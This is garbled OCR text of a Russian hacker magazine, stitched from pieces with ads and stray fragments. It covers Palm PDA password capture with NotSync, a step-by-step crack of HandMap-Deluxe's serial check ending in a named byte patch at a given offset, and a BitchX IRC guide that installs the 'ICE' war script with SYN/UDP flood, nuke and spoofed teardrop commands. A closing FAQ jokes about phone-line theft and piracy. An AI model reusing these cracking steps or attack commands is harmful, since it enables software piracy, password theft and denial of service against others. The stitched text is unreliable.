Понятное дело, что когда синхронизация идет через com-порт, можно просто встрять посередине с каким-нибудь "слухачом", наподобие программок от www.ntinternals.com, получить пароль в виде чистого текста. Однако это оказалось даже еще проще - в Инете уже валялась программка, которая, имитируя на настольном компьютере процесс синхронизации, получает пароль и спокойненько обрывает соединение с пальмой. Пароль у нас, и можно, попивая кофеек, высказать его PalmDesktop'у, который откроет нам самые сокровенные тайны владельца маленького, но удаленького КПК. Программку, кстати, зовут NotSync.
Еще одной классной фишкой оказался сам пароль - если ты его забыл и пальма у тебя не залочена, то можно просто удалить пароль и все. Правда, в этом случае будут удалены все записи, помеченные как скрытые ("private").

Программы защиты доступа


Когда пальм залочен, при включении он выводит приглашение ввести пароль и выключается, если пароль введен неправильно. Вводить стилусом пароль длиной пять и более символов - чрезвычайно неудобно, особенно когда не можешь привыкнуть к тому, что пальм выключается, если его не использовать некоторое время. Да и когда вводишь пароль - все показывается как на ладони ;-) (hint: "palm" в переводе и означает "ладонь"). Поэтому хитрые программеры-кодеры придумали различные способы облегчить процесс аутентификации пользователя. Самые лучшие, на мой взгляд, программки, которые позволяют это сделать, - easylock, gridlock и autolock. Найти их можно беспрепятственно в Сети, скачать хотя бы с www.palmsoft.ru. Autolock представляет собой расширение стандартного Security, оставляя пользователю возможность устанавливать время, в течении которого после выключения пальмы не надо вводить пароль повторно. А вот easylock позволяет не вводить пароль каждый раз. Для этого в нем предусмотрена хитрая система аутентификации. После включения пальмы при установленном на нее easylock'е пальма подождет несколько секунд, в течение которых пользователь должен нажать некоторые пальмовые кнопки в определенной последовательности (всего их семь, включая кнопку питания). Если этого не сделать, пальма вывалит обычное приглашение ввести пароль. Если же юзер правильно надавил все нужные кнопки, easylock пустит внутрь без пароля. Понятно, что последовательность нажатия и собственно то, какие кнопки давить, - определяет сам хозяин пальмы заранее. Приблизительно так же работает и gridlock, включаясь вместо окошка ввода пароля. Gridlock заменяет ввод символьного пароля вводом пароля-шаблона. На экране появляется таблица 5x5 клеток. Ввести пароль означает потыкать в определенные клетки в нужной последовательности. Запомнить такой пароль проще, да и вводить его явно быстрее. Вроде бы удобно, хотя лично мне больше нравится вариант easylock'а с кнопками.
Тем не менее, хотя ввод пароля кодеры-программеры облегчили, но обучить процесс синхронизации шифровать пароль при передачи пока никто не сумел. ;-) Поэтому приходится использовать...

...Программы защиты информации

В общем, как обычно - доверия стандартным средствам защиты нет и не будет. И надо искать что-нибудь более надежное, чтобы можно было хотя бы хранить телефоны своих любовниц без страха быть пойманным. ;-) Как говорят ирландцы, "выпьем за наших жен и за наших женщин - и за то, чтобы они никогда не встречались!". ;-)
Учитывая возможность несложного программирования под PalmOS на языке C/C++, программы защиты информации не заставили себя ждать. Первыми появились простейшие шифровальщики-сейфы, которые по требованию зашифровывают сообщения в блокноте и показывают их опять же по требованию и расшифровывая по введенному паролю, который нигде не хранится. Хорошо себя зарекомендовали Cipher, CryptoPad и Cryptor.
Cipher - это небольшая программка, которую можно использовать совместно со многими другими пальмовыми приложениями. При старте Cipher показывает содержимое клипборда. Его можно просмотреть, используя скроллбары, затем в специальном окошке ввести пароль и сказать Cipher'у зашифровать клипборд. Либо, если клипборд есть не что иное, как уже зашифрованный текст, - расшифровать. После этого его можно аккуратно скопировать, например, в письмо и отправить адресату или положить в блокнот. Кроме того, после расшифровки пароль удаляется, и расшифрованное сообщение можно смело показывать кому угодно. У Cipher'а есть ограничение на размер зашифровываемого сообщения - это ограничение в 3072 символа.
CryptoPad представляет собой своеобразную замену блокноту. К обычным функциям пальмового блокнота добавлена возможность шифрования записей с помощью различных паролей. Для шифровки CryptoPad использует BlowFish с длиной ключа до 448 бит или 56 байт. CryptoPad хранит зашифрованные записи в базе данных пальмового блокнота, однако после синхронизации эти записи не видно в PalmDesktop. А вот если сделать архивную копию всего, что есть на пальме (например, с помощью утилиты backupAll), то зашифрованные записи появятся на настольном компьютере в виде шифрованного crypted.pdb файла.
Дополнительно есть специальные программы, которые позволяют генерировать пароли случайным образом с заданной степенью вероятности появления различных букв. Этим вполне ничего себе занимаются программки PassGen и Palm-Key. Причем Palm-Key

NEXT



ПРОГРАММА УЧЕТА
игрового времени
Poligon KIT
+ полный учет продаж
+ контроль администратора
+ поддержка всех видов тарифов
+ блокировка игровых станций
+ генерация отчетов
+ финансовый анализ
+ сброс данных в интернет
...и море других возможностей!
программа постоянно совершенствуется!
зайди на сайт программы:
WWW.POLIGON.RU/PROGRAM/


Решение проблем и ответы на вопросы, возникающие при открытии и работе клуба.
? организация рекламной кампании
? необходимые документы
? закупка оборудования
? разработка бизнес-плана
? оценка эффективности
? обучение администраторов
? стажировка директора клуба
? анализ результатов работы клуба
Напиши на service@poligon.ru и получи ответ на свой вопрос.
полный перечень услуг здесь:
WWW.POLIGON.RU/COOPERATION/

МОНСТРЫ В ГОРОДЕ!

BlueTooth (konung@ic.ru)

Зопасно

<Folder3>

версии 0.9.0 в этом вопросе даже удовлетворяет неписаному интернет-стандарту RFC-1938.

Палм-Хаки

Хотя при старте пальмы все системные утилиты и операционка загружаются из ПЗУ, но помещаются они в конце концов в ОЗУ. А там пропатчить систему - как два байта переслать. И в качестве утешения злостному хакеру одним из продвинутых только что слезших с пальмы кодеров был создан специальный хакАПИ: классный инструмент для написания небольших программок - хаков-патчей операционной системы.
Называется сие чудо hackMaster. Установленный на пальму, он позволяет управлять другими программками-патчами. Если установить все что нужно из патчей, то сам hackMaster потом можно удалить. Патчей уже создано великое множество. Начиная от Backlight - который запоминает, была ли включена подсветка в последний раз, когда включали пальму, и восстанавливает ее состояние - и заканчивая русификатором cyrHack, с помощью которого можно пользоваться русской раскладкой клавиатуры и вводить/смотреть сообщения на русском языке.

Дизассемблеры и CISC-asm

Ну и самое интересное напоследок. Взлом программ для пальмы представляет собой нетривиальную задачу. Весьма интересно и заманчиво выглядит большинство шароварных программок, распространенных в Сети. Моментально в мозгу хакеру появляется вопрос: если можно взламывать их аналоги на intel-платформе, нельзя ли проделать тот же финт ушами на пальмах?
Как я удачно выяснил - можно и еще как! Для начала немножко информации о пальмовом процессоре. На Palm m100, о котором, в общем-то, и речь идет, стоит DragonBall 16Mhz. Это 32-разрядный CISC-процессор с основным чипом M68K. То бишь Motorola. CISC в описании означает гораздо большее количество ассемблерных команд в листинге, которые могут нести похожие, а то и одинаковые функции, но называться совсем по-разному и иметь больше различных операндов. Так, к примеру, на CISC процессоре можно запросто одной командой перенести содержимое одной ячейки памяти в другую. А на RISC (каковыми являются, например, Pentium III) такого сделать уже не получится - нет таких команд у процессора.
Поэтому, если дать такому CISC 32bit-процессору те же мегагерцы, что и у современных пней-III, то он уделает вполне себе и новый тысячный пентиум-IV. Так что пальмовым процем можно смело гордиться. Он хоть и мелкий и работает в однозадачном режиме, но производительность у него - дай Боже.



/ I N S E R T /
А сейчас - внимание! - серьезная новость в мире программного обеспечения КПК! ;-) 17 мая 2001 года в мире была написана и продана 10000-я программа для Palm-совместимых карманных компьютеров.

сть.....

< Folder4 >

Однако CISC-технология привносит свои проблемы - команд у M68K-ассемблера на порядок больше, хотя построение опкодов для них немножко попроще. Описание всех инструкций и опкодов есть от производителя - Motorola перевела в электронный вид документацию по процессорам серии M68XXX. Найти ее можно на www.motorola.com.

Для исследования программ, написанных для пальмы, нам понадобится ряд инструментов. Нашей целью будет самая популярная картосмотрелка HandMap-Deluxe версии 3.1 размером 77164 байт. Лучше нее для пальмы просмотрщика карт городов пока нет. Например, очень хорошую карту Москвы можно скачать с www.palmsoft.ru. Так что примемся за дело.

Во-первых, по сети гуляет специальный дизассемблер PilotDis вкупе с утилитой prc2bin. На самом деле нам больше понадобится prc2bin - специальная программка, которая разбирает файл формата PRC, - это исполнимые файлы для пальм-операционки - в небольшие бинарные файлики *.bin. В них содержатся экранные формы, текстовые надписи и другая полезная информация в том виде, в каком она пребывала до того, как программка *.prc была скомпилирована (расширение файлов у программ для пальмы - *.prc).

Во-вторых, нам понадобится какой-нибудь патчер/HEX-вьювер. HIEW будет лучшим выбором.

Натравив дизассмеблер PilotDis на handmap-dx.prc, получаем файлик handmap-dx.prc.s примерно следующего содержания:


```
00000838  4a47      L32  TST.W   D7
0000083a  6734           BEQ     L35
0000083c  b646           CMP.W   D6,D3
0000083e  6730           BEQ     L35
00000840  4a47           TST.W   D7
00000842  6c04           BGE     L33
00000844  7000           MOVEQ   #0,D0
00000846  6004           BRA     L34
00000848  303c009f       L33     MOVE.W   #159!$9f,D0
0000084c  3d40fff6       L34     MOVE.W   D0,-10(A6)
00000850  3006           MOVE.W  D6,D0
```

Честно говоря, толку от него даже опытному хакеру немного. И тут нам на помощь приходит если уж не Чип и Дейл, то уж точно лучший друг реверс-инженера - IDA, наш любимый и замечательный Інтерактивный ДизАссемблер. IDA умеет распознавать и парсить формат PRC, а также вполне ничего себе разбирает M68K-ассемблер. Это третий и самый важный инструмент. С его помощью с пальмовыми прогами можно сделать все что угодно.



Handmap в студию

Итак, грузим handmap-dx.prc в IDA. А параллельно попробуем prc2bin на нем же. В одном окне у нас генерируется результат prc2bin, в другом - над файлом призадумалась IDA. Среди сгенерированных prc2bin'ом файлов ищем все *alt*.bin файлы. Это файлы со строками для элементов интерфейса. Для чего? Очень просто. HandMap позволяет зарегистрировать себя будучи установленным уже на пальме. Значит, нам надо найти участок кода, где он делает проверку "сериального" номера. А для этого нам нужна форма/окно диалога, в которой есть текст "enter serial number" или "register". Найдя нужный alt-файлик, смотрим на его номер - Talt044c.bin. Переводим 044c из шестнадцатиричного в десятичный 1100 и ищем в IDA в секции данных Talt такого номера. Нашли:




Теперь, зная то, что это сообщение будет показано в виде MessageBox'a, ищем в коде специальную функцию FrmAlert, которая ссылается на номер 1100. Найти ее можно с помощью простого текстового поиска по ALT+T. Большое разнообразие инструкций поначалу сбивает с толку; процесс анализа можно значительно упростить, если выставить галочку Autocomments в окне диалога General Options на закладке Disassembly. После этого каждая команда будет снабжена пояснительным комментарием, что при отсутствии документации на опкоды и инструкции вполне может быть полезным.


Пройдемся немножко по коду и... вуаля! Заветный JMP (на пальме он выглядит как BEQ - Branch If Equal) найден! Осталось только заменить парочку байт в нужном месте. Чтобы не вычислять, где именно нужно править, достаточно включить в опциях IDA галочку "Show opcodes" и выписать несколько байт инструкций, которые идут до операции BEQ. Потом можно найти последовательность этих байт в handmap-dx.prc в HIEW и исправить следующий за ними байт 0xB3 на 0x42. Сделать это со смещением по адресу 0xC468 в этом же файле.



Вот, собственно, и все. Мои поздравления с первой взломанной пальмовой программой. А ведь сейчас их уже больше 10 000!!! ;-)







Взлом

Х-стерва для IRC под *никс

Нагорский Артем ака Cordex (cordex@nightmail.ru), Ares[NW] (www.net-warriors.net)

Х-стерва g

Ставь и юзай BitchX, это элитно

< Folder 1 >

Сейчас ругательством «IRC» уже никого не удивишь. На www-чатах тусуются только последние отмороженные ламаки. Весь продвинутый люд давным-давно перебрался на IRC, т.к. понял, что это и быстро, и удобно, да и вообще элитно. Кстати, о последнем слове: на IRC столько народу, которые хотят попасть в 31337! Все перетирают какие-то взломы бабушкиной челюсти и варианты атаки майкрософта войдойзером с сотового телефона :). Все, естественно, гуру *никса и Винды вообще никогда в глаза не видели :). При всем при этом стоит сделать на них CLIENTINFO, и все становится понятно. Я надеюсь, что ты не из таких. Ты реально ЮЗАЕШЬ *nix и уже стал задумываться о том, какой IRC-клиент ставить. Супер! Внимательно прочитай эту статью. В ней я расскажу о лучшем консольном клиенте всех времен и народов для никсов. И имя ему - BitchX (не подумай ничего плохого :). Ты узнаешь, что такое BitchX, как им пользоваться, и, конечно же, ты научишься воевать в нем! :)

Что есть BitchX

Хоть я и знаю, что слово "история" у тебя вызывает отвращение еще со времен школы, тем не менее поведаю тебе краткую историю создания BitchX. Он был написан Колтеном Эдвардеоном в сентябре 1994 года. В основу сего замечательного продукта были положены скрипты ircii-Epic и ircii-Plutonium. В нем очень много разных фич, делающих его лучшим в своем роде клиентом для Ирки. К тому же ничего сложного в его использовании нет, клиент делался для людей. В BitchX есть очень много команд как для обычного юзера, так и для скриптера. Поддерживает цвета, имеется крутая система защиты юзера, есть бот и шитлист. Всего и не перечесть. Кроме того, в случае затруднений, ты всегда можешь прийти на официальный канал BitchX на Efnet - #BitchX.

Начнем!

Первый делом слей себе последнюю версию BitchX с ftp.BitchX.org. Поехали дальше. Что тебе нужно, чтобы запустить БитчХ? Во-первых, не менее 1 мега на винте (на крайняк, удали свои немереные свопы порнухи :). Но если ты хочешь подключить скрипты, то необходимо не менее 3 метров. И для тормозов, которые еще не врубились, напомню: все это дело работает только под *nix!

Инсталь!

Первым делом лезем в папку с BitchX и, как всегда, выполняем:

```
tar-zxvf BitchX-<version>.tgz
./configure
./make
./gmake
./gmake install
```

Думаю, проблем при установке возникнуть не должно. Далее в папке /usr/local/bin появится файл BitchX. Вот его-то и надо запускать. Сразу отмечу важные ключи при запуске! Если запускать без ключей, то он начнет коннектиться к irc.bitchx.com, что нас совсем не прет. Чтобы не допустить этого, пишем:

./BitchX -help

Читаем краткую справку по ключам и узнаем для себя парочку полезных. И далее:

-n - Твой ник

-N - Тот самый ключ, который не дает BitchX приконнектиться на свой сервак (другой способ - отредактировать список серверов)

-c <channel> - Автоджоин на указанный канал

Для загрузки лучше написать отдельный скрипт, чтобы каждый раз так не геморроиться. Есть и другой способ настройки. Кое-что можно прописать в настройках оболочки. Приведу пример на bash. Открой /home/bash_profile и добавь следующее (пример из моего файла):

```
#———-IRC———-
IRCNICK="Ares[NW]"
IRCUSER="Linux0id""
IRCNAME="Ares[NW]"
 export USERNAME ENV PATH
#———-END———
```

Таким образом, тебе не придется заниматься подобной настройкой в самом клиенте (более подробную инфу ты можешь получить, набрав man BitchX).

Перед тем как перейти к описанию интерфейса, хочу сразу отметить, что если ты собираешься общаться на канале с использованием русского, то отдай команду /set trans RUSSIAN_WIN, тем самым ты загрузишь таблицу русских символов.

BitchX поддерживает TCL скрипты. Чтобы ими пользоваться, ты должен их активировать, когда запускаешь GNU, конфигурирующий скрипт. Для этого конфигуририруй BitchX заново с ключом -with-tcl (/configure —with-tcl). Некоторые TCL скрипты требуют небольшой модификации для запуска. Кроме того, если ты хочешь загрузить последние версии скриптов для BitchX, то можешь зайти на официальный канал на Ефнете, о котором я писал выше, и набить /ctcp #BitchX. Другим неплохим ресурсом является сайт http://we.got.net/~brian или официальный сайт скриптоманов BitchX http://scripts.bitchx.com

/ I N S E R T /

Внимательно прочитай эту статью. В ней я расскажу о лучшем консольном клиенте всех времен и народов для никсов. И имя ему – BitchX (не подумай ничего плохого :).

Статус-бар

Пришло время поговорить о статус-баре, который ты можешь увидеть на скриншотах. В своей терминалке выбери наиболее приятный для тебя цвет. Меня больше всего прет синий :). С правой стороны статус-бара ты увидишь [U:a:S:b:h]. Эта фишка дает тебе удобное и наглядное представление о том, что же творится, то есть какие важные опции у тебя включены, а какие выключены. Верхний регистр буквы означает, что соответствующая опция включена, нижний же регистр указывает, что отключена. Теперь посмотрим, что обозначают эти буквы.

U - юзер-лист

A - автоаоп

S - шит-лист

H - хак (родимое словцо :)

Когда ты заходишь на какой-нить канал, в статус-баре ты увидишь что-то типа этого: [O/43 N/117 I/3 V/1 F/0] Сейчас объясню, что это значит.

O - количество аопов на канале

N - количество простых юзверей на канале

I - количество иркопов на канале

V - количество юзверей с войсом

F - количество челов, которые занесены в твой лист

Как видишь, все очень наглядно и просто.

Окна

Нет, про форточки мы говорить не будем. BitchX поддерживает несколько окон. Конечно, по дефолту ты будешь работать в одном окне, только это неудобно. Мы пойдем другим путем. Сначала зайди на





< Folder2 >

какой-нибудь канал, например, #xakep, вбей /window new hide, и BitchX создаст для тебя второе окно. Чтобы его увидеть, нажми Alt+2. Кроме того, ты видишь лишь один статус-бар, но это легко исправить: вбей /window double on split on. "double on" показывает второй статус-бар. "split on" показывает топик-бар.
Чтобы джойниться в разные каналы (например, #xakep :) в разных окнах, создавай окно и пиши /j #xakep. Для того, чтобы создать отдельное окно для привата с каким-нибудь чуваком (или теткой :), пиши



/q VasyaPupkin. Перескакивать из окна в окно - Alt+цифра. Чтобы закрыть окно, достаточно набрать /window kill. Если хочешь более подробно разобраться в командах с окнами, то набирай /help window.
Кстати, для любой команды ты можешь назначить «горячую клавишу». Но в БитчХ уже есть изначально прописанные комбинации клавиш (^-имеется ввиду Ctrl):
^Wl - выводит текущие окна
^Wk - закрывает текущее окно
^Wh - скрывает текущее окно
^Wn - переходит к следующему окну
^Wp - переходит к предыдущему окну

Ты же хочешь коннектиться к новому серваку в новом окне? Нет проблем, пиши: /window server irc.dal.net. Таким образом, в одном окне ты можешь быть в Далнете, другим - на Ефнете и т.д.

Меню


У BitchX есть меню, функция которого заключается во включении и выключении наиболее часто используемых команд. Чтобы увидеть это меню, набей /toggle <command_name>. Чтобы что-нить включить или выключить, набери /toggle. Я приведу наиболее важные для тебя, на мой взгляд, команды. Итак:
flood_protection - Вкл-выкл. защиту от флуда
ctcp_flood_protection - Вкл-выкл. защиту от СТСП-флуда
auto_nslookup - Автоматически просматривает IP-адреса
pubflood - Кикает с канала за флуд на нем
kickflood - Банит с канала за кик-флуды
deopflood - Банит с канала за деоп-флуды
joinflood - Банит с канала за join-флуды
nickflood - Банит с канала за ник-флуды
beep - Вкл-выкл гудок… :)
Msglog - Запись сообщений, кода юзера в Эвее
Cloak - Прячет всю СТСП инфу. Так, например, никто не сможет просмотреть версию твоего BitchX. Полезная фишка для параноиков :)
Shitlist - Вкл-выкл шит-лист
kick_ops - Фишка для кикания Опов. Это уже военные штучки
auto_rejoin - Автозаход на канал, когда какой-нить урод кикнул тебя
auto_away - Вкл-выкл твой авто-эвей
auto_reconn - Автоконнект к серваку, с которого ты слетел
Надеюсь, ты уже успел привыкнуть к какому-нибудь каналу и даже стал там АОПом/СОПом? Сейчас я скажу тебе, как добавить юзверей в свой собственный аоп юзер-лист. Вот так:
/adduser VasyaPupkin #xakep friend,i_ops
/cset * aop on
/set aop on
/save i_ops
Если ты хочешь делать аоп юзеру на несколько каналов, то набей: /adduser VasyaPuplin
#xakep,#lamer,#fucker,#sucker friend,i_ops.

Основные команды

А теперь поговорим об основных командах, без которых как обычному юзверю, так и хацкеру никак не обойтись.
Смотри:
/say - Просто сказать свое весомое слово :)
/op - Дать опа
/deop - забрать опа
/kick - Кикнуть юзера
/dcc send - Отправка файлов по DCC (например, /dcc send Cordex /root/file.txt. Так ты отправишь челу Кордексу, то есть мне, file.txt)
/dcc get - Принять файл от указанного юзера
/dcc closeall - Удобная команда, закрывающая все dcc соединения

Орудия к бою!

Вот и подошла самая интересная часть статьи! Война! Неотъемлемый атрибут IRC. BitchX просто создан для войны, недаром для него написан рулезнейший боевой скрипт ICE. Он заключает в себе набор самых известных атак, например: nuke, jolt, pepsi, teardrop, synk и другие. Этот скрипт способен свалить с копыт даже некоторые никс-оси, но, конечно, это все действенно лишь в том случае, если противник слабо защищен. В общем, сливай отсюда: www.net-warriors.net\ice.tgz. Слили, распаковали (tar -xzvf ice.tgz), далее запускаем ./iceisntall, после компиляции запускай ./icecopy <path>, где path - дира, в которой установлен BitchX. Например, ./icecopy /home/ares_and_cordex_cool_xak0rs/.BitchX
Теперь, зайдя в BitchX, набери /icehelp, будет высвечен список всех атак и их командные строки. Приведу пару примеров:
/nuke - Это просто нюк
/synk - SYN флудер
/synkstop - Остановить SYN флуд
/pepsi - UDP флудер
/pepsistop - Остановить UDP флуд
/teardrop <nickname> -x <spoofaddrs> -n <numofpacket> - Есть рульная возможность заюзать ip спуфинг (подмену ip), где в <spoofaddrs> можно прописать адрес, на который будет заменен твой истинный IP.



/land - Очередная атака на вин- и никс-боксы
Для наглядного примера этого должно хватить, если что-то не будет получаться, знай, что всегда есть справка (/icehelp), это же относится и к самому клиенту, в папке docs присутствует большое количество доков по BitchX'у. Читай и разбирайся.

Подведем конец…

Ну вот вроде и все. Статья должна дать тебе представление, что собой представляет BitchX. На мой взгляд, это самый профессиональный IRC-клиент. Думаю, главное, чем привлекает к себе BitchX, - это простая консоль (которая является любимым атрибутом настоящего хацкера :) и огромные возможности самого клиента, к которому можно писать очень мощные скрипты. К тому же, BitchX часто уже установлен на многих никсовых машинах, где ты, возможно, откроешь себе шелл :). Надеюсь, после прочтения данной статьи и ты заинсталлишь BitchX на своей тачке. Если что-то будет непонятно - пиши, чем смогу, помогу.

FAQ взлома

Horrific (hack-faq@real.xakep.ru)

Задавая вопросы, конкретизируй их. Давай больше данных о системе, описывай абсолютно все, что ты знаешь о ней. Это мне поможет ответить на твои вопросы и указать твои ошибки. И не стоит задавать вопросов вроде "Как сломать www-сервер?" или вообще просить у меня "халявного" Internet'a. Я все равно не дам, я жадный :)

<???>Один чел меня постоянно обижает по мылу. Хотелось бы наказать обидчика, но проблема в том, что письмо пришло от Remote Mail Delivery System (уже второй раз такая фигня), а у него нет обратного адреса (я нажимаю ответить, и ни фига). Как этому фашисту ответить взаимностью?

H: Бедненький ты мой!!! Да за что же тебя так обижают, ушастенький ты мой. Поехали изучать азы. Remote Mail Delivery System - это бот (робот - по-юзерски), который отвечает на различные ошибки в системе. Т.е. если серверу не удалось доставить письмо адресату (нет такого адреса, ящик переполнен, сеть недоступна и т.д.), то этот самый Remote Mail Delivery System генерит тебе автоответ, в котором указывает причину сбоя и вкладывает твое исходное письмо. Или я тебя неправильно понял, и это чел выбрал себе такой ник? В этом случае залезь в хидер письма и поищи его обратный адрес. Нашел? Отправил, а все равно возвращается? Значит, чел не дурак, он залез на smtp-сервер с открытым релеем и пишет мессаги, подставляя в обратный адрес всякую пургу. Мой тебе совет, забей на это. Твои нервы стоят намного дороже. Да и, потом, нажать кнопочку «Del» - четверть секунды, и никаких неприятностей. Хотя, если ты, конечно, отъявленный мститель, то в том же хидере есть IP отправителя. Через провайдера можно найти владельца IP (только в том случае, если чел не использовал какой-нибудь анонимайзер).

<???>Вот вы говорите "Управление Р"! А что это за управление такое? Чем оно занимается? Где находится?

H: Это управление занимается преступлениями в сфере высоких технологий. Оно отлавливает таких, как мы, отводит к родителям и наказывает отцовским ремнем. А насчет того, где они находятся, я точно не знаю, но найти их легко. Вот сейчас выгляну в окошко... Ооо... Сидят вон в микроавтобусе, прослушивают мою телефонную линию. Только я уже давно сижу на линии соседа и свои каналы не засоряю :).

<???>У меня к тебе вопрос на полторы тонны! Что такое BBS, с чем его едят и как им пользоваться?

H: Уважаемый Вася Пупкин. Вопросы в тоннах мы не принимаем. У нас все расчеты проходят в литрах. Вот недавно SINtez выплатил мне зряплату в виде цистерны пива, вот теперь стою на базаре и торгую :). Пиво это хорошо, но хочется еще и рыбки, а денег на нее нет. Так что шли цистерну пива, потому что на рыбу я уже наторговал, а пиво закончилось. А BBS - это простые компьютеры продвинутых челов. По вечерам, когда им нечего делать, они включают момед и позволяют таким, как ты, подключаться с помощью спецпрог к его компу и качать с него все что угодно. Конечно, доступ у тебя к нему не безграничный, а имеет вполне разумные пределы. Скачка проходит далеко не бесплатно. Очень часто действует правило - "10 метров скачал, будь добр закачать хотя бы один мег". Только закачивать нужно не какое-то фуфло, а что-нибудь полезное, по теме, которую тебе укажет владелец.

<???>Приветствую. Купил беспроводную крысу. Тормозит. Нормально работает только в 98 виндах, у меня ME. У меня подозрение, что это конфликт устройств, только вот каких. Если я прав, то где?

H: Если ты хочешь проверить конфликты, то кликни правой кнопкой крысы по "Мой комп", выбери "Свойства". В появившемся окне перейди на закладку "Устройства". Теперь найди среди устройств свою мышь. На закладке "Общие" в разделе "Состояние устройства" будет написано о конфликте, если он есть. Если нет, то будет написано "Устройство работает нормально". Если будет показан конфликт, то нужно найти конфликтующее устройство и изменить конфликтующий параметр. В мышке (скорей всего) ты не сможешь ничего заменить.

Действительно, тормоза могут быть из-за конфликта устройств. Но иногда бывают тормоза из-за конфликта грязи на роликах с шариком. Нужно открыть мышь и счистить эту грязь. А скорее всего, тормоза из-за драйверов. Залезь на сайт производителя и скачай последнюю версию драйвера.

<???>Че это за файл *.pdf и как его открыть?

H: Этот файл открывается с помощью Adobe Acrobat Reader. Это, как заявляет Adobe, безопасный формат передачи текста и графики. Можно сказать, что это текстовый документ типа doc в Word-е, только с помощью Adobe Acrobat Reader ты сможешь его просмотреть, но не изменять. Ты просто обязан знать такие вещи, потому что это из-за Adobe посадили Склярова. СВОБОДУ ПОПУГАЮ? А если серьезно, то лично я надеюсь, что его отпустят по-мирному.

<???>Как записать CD-R диск с автораном?

H: Просто помести в основной каталог диска файл autorun.inf и напиши в нем:

```
[autorun]
OPEN=AUTORUN.EXE
ICON=MY.ICO
```

Здесь AUTORUN.EXE - имя файла, который будет автоматически запускаться. MY.ICO - имя иконки, которая будет использоваться. Эти файлы тоже должны быть в основном каталоге диска, иначе придется писать полный путь (или относительный). Для отображения в "Проводнике". Но самый прикол в том, что ты можешь бросить такой файл на простой винт. После этого, когда ты щелкнешь по диску в окне "Мой компьютер", будет запускаться эта прога. То есть простой диск на винте тоже может работать как автозагрузочный. Только не забудь нажать в окне "Мой комп" клавишу F5, чтобы обновить инфу о дисках.

<???>Я удалил вирус SULFNBK.EXE твоим способом, но у меня компьютер перестал грузиться, почему?

H: Возможно вирус уничтожил Windows 9x на твоем компьютере :). Если ты не умеешь пользоваться антивирусом "format c:", то лучше даже не запускай его. И вообще, если ты регулярно ловишь вирусы, то перейди на Linux. Я вообще-то не ярый защитник *nix систем, но для него вирусов намного меньше. Минздрав предупреждает: "Windows 9x опасен для вашего компьютера". (Даешь каждому по SunOS!!! На нее вообще нет вирусов!!! - закадровые крики сотрудников журнала.)

<???> А что мне будет, если я отправлю регистрационную карточку Microsoft? Я хочу зарегистрировать свой WinME.

Н: Ты знаешь, я лет 7 назад отправил регистрационную карточку на Win 3.1. В книжке, прилагавшейся к диску, было написано, что я получу обновления, кучу дополнительных возможностей и буду честным и добропорядочным гражданином. Я до сих пор чувствую себя честным :). Прошло уже 7 лет, а в мой ящик не упало не килобайта от MS. Так что я решил складывать все лицензии в кулечек и класть в ящичек. У меня этих лицензий уже тридцать штук, и я не жужжу. Кстати, несмотря на то, что у меня есть лицензионный Win98, на компе стоит пиратский. И законы я не нарушаю (как мне кажется), потому что лицензия у меня есть. А что там думает про меня Билл... Так я про него думаю намного хуже :). Так что мы с ним в расчете :).

<???> Как можно защититься от вирусов? Что-то в последнее время этих тварей очень много развелось в моем компе.

